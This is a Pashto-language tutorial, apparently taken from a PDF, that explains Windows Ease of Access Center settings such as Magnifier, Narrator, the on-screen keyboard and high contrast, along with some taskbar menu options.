

Personalization/Ease of access center.

د لاسرسي مرکز د کنټرول پینل کې مرکزي موقعیت چمتو کوي چېرې چې تاسو کولی شئ د لاسرسي ترتیبات او برنامې تنظیم کړئ. تاسو کولی شئ د ترتیباتو لپاره سپارښتنې هم ترلاسه کړئ ترڅو ستاسو کمپیوټر د لیدلو، اوریدلو او کارولو لپاره اسانه کړي. مرکز ته د ته په تگ سره لاسرسي کیدای شی په مختلفو لارو خلاصیږي څه راځي چې په کلېک وکړو

(1)-Personalization→ Ease of Access Center.

(2)-Start Menu → Control Panel → Ease of Access Center.

(3)-Start Menu→search.



{1}Ease of access center

{1-1}(?) Always ready this section aloud.

او که دي باندي ټيک مارک علامه مو پر ولږوي نو تل به دا برخه په لوړ غږ نور اېشنان وايي کوم چې تاسو کرسر دروي

{1-2}(?) Always scan this section.

او که دي باندي مو ټيک مارک علامه مو پر ولږوي نو تل به دا برخه سکين کړئ



{1-3} Start Magnifier.

په دې اېشن کې تاسو کولای شي چې سکرین پرمخ توري يا جمله رانږدې کړي څومره چې تاسو خوښه وي دا هغه خلک کارولو لپاره چې سترگې يې کمزورې وي، او په دې اېشن باندې تاسو کلیک وکړئ نو يو کوچني بله صفحه خلاصه شي چې منفي علامه باندې کلېک کوي نو کمانډونه به کوچنۍ بڼې، او جمع علامه باندې کلېک کوي نو کمانډونه به غټ شکل بڼېي
{1-3-1} Start Magnifier/views.

او که په دې اېشن باندې تاسو کلیک وکړئ نو دي کي تاسو څلور اېشنان لري چې هر يو يې دا ډيسکټاپ غټ بڼودلو لپاره کار کوي او هم يې شاپټکت ورسره شته چې کيبورډ له لارې هم رانږدې کولای شو چې په لاندې ډول دي (Full screen=Ctrl+alt+f)(Lens=Ctrl+alt+L). (Docked=Ctrl+alt+D)(Ctrl+alt+space).



{1-3-2} Setting.

(1-3-2-1)(less_____More).

په دې اېشن کې تاسو کولای شي چې سکرین زوم يا ځانته رانږدې کړي او هم يې لري کړي

(1-3-2-2)(?) Turn on color inversion.

او په دې اېشن باندې تاسو ټيک مارک علامه مو پر ولږوي نو ستاسو سکرین رنگ به متضاد شکل غوره کړي لکه که سپين رنگ يې وه تور ته به واوړي

(1-3-2-3) Follow the mouse pointers.

او که په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولېروي نو دا به ستاسو په مورک ټکي تعقیب کړئ

(1-3-2-4) Follow the keyboard focus.

او که په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولېروي نو دا به ستاسو د کیبورډ تمرکز تعقیب کړئ

(1-3-2-5) Have Magnifier follow the text insertion point.

او که په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولېروي نو هر کله چې تاسو په ستارټ مینو کې کوم پروگرام لټوي هغه پروگرام پیدا شو نو ډاریک به یې کرسر پروگرام په داخل کې ولاړ وي لکه ورډ پروگرام په داخل کې به دا خط لیکنې اېشن په خط لیکنه ولاړ وي




{1}Ease of access center

{1-4} Start on -screen keyboard.

او په دې اېشن باندې تاسو کلیک وکړي نو نو ستاسو په سکرین باندې به کیبورډ راشي چې تاسو په لیکنه کولای شي او شاتکت یې په رین کې به (اؤ اس کا) ولیکي نو اټومبټک به په سکرین کې راشي

Run:{OSK}.



Personalization/Ease of access center.

{1-5} Start Narrator.

او که په دې اېشن باندې تاسو کلیک وکړي نو دا به د ډیسکتاپ پرمخ کومه لیکنه یا کمانډونه ښکاري دا به تاسو ته د لوستلو غږ په شکل راځي کله چې تاسو کرسر په خط ودروي، څه هر کله چې تاسو په دې اېشن باندې کلیک وکړئ نو ستاسو په ډیسکتاپ پرمخ به بله صفحه خلاصه شي چې په لاندې ډول یې وایي

{1-5-1}(?)Echo Users keyboard.

هر کله چې تاسو په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولږوي نو کله چې تاسو په کیبورډ کې کومه بټن وهي نو هماغه تور غږ به کوي

{1-5-2}(?) Announce system messages.

هر کله چې تاسو په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولږوي نو کله چې کمپیوټر تاسو ته پیغام یا میسج درکوي هغه میسج به درته وایي

{1-5-3}(?) Announce scroll notification.

هر کله چې تاسو په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولږوي نو کله چې تاسو کمپیوټر بیرې یا وایي فاي څه مسله وي نو دا به ستاسو غږ کوي

{1-5-4}(?) Start Narrator minimized.

هر کله چې تاسو په دې اېشن باندې تاسو ټیک مارک علامه مو پر ولږوي نو کله چې تاسو کومه صفحه لري یا دا صفحي په پورته شکل ښي سیات کې یو منفي علامه ووهئ نو بیا به هم ستاسو هغه صفحه دا غږ په شکل لوستل کیږي



{1-5} Start Narrator.

{1-5-5} Voice settings.

په دې اېشن باندې تاسو کولای شي چې غږ سرعت کم یا تیز کړي او غږ په کراره او یا لوړ کړي او غږ بدل کړي

{1-5-5-1} Sat speed (1-6-9).

په دې اېشن کې تاسو کولای شي چې غږ سرعت وټاکي بیا اوک بتن ووهی

{1-5-5-2} Sat Volume(1-3-9).

په دې اېشن کې تاسو کولای شي چې غږ لوړ او یا کراره کړئ او بیا اوک بتن ووهی

{1-5-5-3} Sat pitch.

په دې اېشن کې تاسو کولای شي چې غږ چینج او یا بدل کړي او بیا اوک بتن ووهی لکه نارینه، ښځینه، ماشوم، بوډا




Personalization/Ease of access center.

{1-6} Sat up high contrast.

په دي ايشن کې تاسو کولاي شي ډيسکټاپ تصوير تور شکل ته اړولې شي چې بل تصوير به نه اخلي، يو صفحه منيمايز يا ورکولو په وخت يو ډول ډيزاين ولري، کرسر غټول خه راځي چې وايو خو ټول سره اپلاي باندې کلېک کول دي او بيا په اوک باندې کلېک کول دي



{1-6-1}(?) Turn on or off high contrast when left alt+left shift+print screen is pressed.

په دې ايشن هر کله چې تاسو ټيک مارک علامه مو پر ولږوي بيا په اپلاي باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ نو تاسو کولاي شي ډيسکټاپ تصوير اضافه شي او پورته شات کې يې هم شته او که دا تور رنگ مو غوره کړو بل تصوير به نه اخلي ترڅو چې تاسو له دي څخه ټيک مارک علامه مو لري کړي نه وي

په دې ايشن هر کله چې تاسو ټيک مارک علامه مو پر ولږوي بيا په اپلاي باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ نو تاسو کولاي شي ډيسکټاپ تصوير اضافه شي او پورته شات کې يې هم شته او که دا تور رنگ مو غوره کړو بل تصوير به نه اخلي ترڅو چې تاسو له دي څخه ټيک مارک علامه مو لري کړي نه وي



{1-6-2}(?) Display a warning message when turning a setting on.

په دې ايشن هر کله چې تاسو ټيک مارک علامه مو پر ولږوي نو دا به ستاسو پورته رنگ بدلول نو ستاسو به مسيچ يا پيغام نه راځي دادي تصوير په بله صفحه کې ده

{1-6-3}(?) Make a sound when turning a setting on or off.

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي نو پورته رنگ بدلولو او يا د های سيټپ فعالولو کې آواز به نه کوي

{1-6-4}(?) Turn on Narrator

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي نو هر کله چې تاسو دا ډيسکټاپ پرمخ کرسر گرځولي نو دا به ستاسو هغه خط وايي کوم

چې تاسو کرسر پري ولاړ وي

{1-6-5}(?) Turn on audio.

description.

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي د آډيو تفصيل يو آډيو ټريک دی چې په رسنيو کې اړوند بصري معلومات بيانوي. د آډيو توضيحات داسي



انگيري چې ليدونکي نشي ليدلی، او له همدې امله کلیدي بصري عناصر انځوروي چې د ږندو او ټيټ ليد ليدونکو لپاره د استوگنې په توگه د مينځپانگې پوهيدو لپاره اړين دي

{1-6-6}(?) Turn on Magnifier

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي نو تاسو کولاي شي ډيسکټاپ پرمخ کوم خطونه رانژدې کولي شي



{1-6-7}(?) Make the focus rectangle thicker

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي نو دا ده بعضي کمانډونو په کليک کولوسره سره يو رکم پرته جوړ وي کله چې تاسو په کوم کمانډ وټاکي



{1-6-8}Set the thickness of the blinking cursor (9).

په دې اېشن کې تاسو کولاي شي چې کرسر غټ او کوچني کړي يا دا کوم اشاره چې تاسو په سکرين ګرځوي هغه که دي موس له لارې وي يا ټچ پيډ له لارې وي

{1-6-9}Turn of All unnecessary animation(possib).

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي دا ده يو صفحه



منيمايز يا ورکولو په وخت يو ډول ډيزاين ولري

{1-6-10} Remove background amiges(available)

په دې اېشن هر کله چې تاسو ټيک مارک علامه مو پر ولېوي بيا په اپلاي باندې کلېک وکړئ او بيا په اوک باندې کلېک وکړئ نو ستاسو بيکروند به تور رنگ ته واوړي او هڅه بل تصوير به نه اخلي ترڅو چې تاسو له دي څخه ټيک مارک علامه مو نه وي لري کړي




او داډي اېشنان ترتيب هم همدا شان دي او له دواړو لارو کولاي شي ترتيب کړي

Taskbar menu.

هرکله چې تاسو په ډیسکتاپ لاندې برخه دا موس یا ټیک پید په ښي سیات باندې کلیک وکړي نو ستاسو به څو دانې مینوکاني خلاصي شي چې دي ته ټاسکبار مینو وايي

{1} Taskbar.

ټاسک بار د ستارټ مینو او د ساعت ښي خوا ته د شبیه ونو(ایکونونه) تر مینځ ساحه لري. دا هغه پروگرامونه ښي چې تاسو په خپل کمپیوټر کې خلاص کړي دي، او په دي باندې کلیک وکړي نو ستاسو نور اښان ښکاره شي چې هر اښان یې په ټیک مارک کولو یې په ټاسکبار باندې ځاي نیسي او دا دي درس معلومات په (125) صفحه کې شته چې مونږ ټول معلومات لیکلي



{2} Cascade Windows.

د دې انتخابونو څخه د یوې غوره کولو لپاره، د ټاسک بار په خالي ساحه کې ښي کلیک وکړئ، بیا په کاسکید

ویندوز کلیک وکړئ، د ویندوز سټیک وښایاست، یا د ویندوز به سر په سر وښایاست




{3} Show Windows stacked.

هر کله چي تاسو په دې اېشن باندې کلېک وکړئ نو ټولې کړکۍ به د ډيسکټاپ پرمخ دواړو سيات ته به سر په سر کې تنظيم شوي وي او کړکۍ وښايست

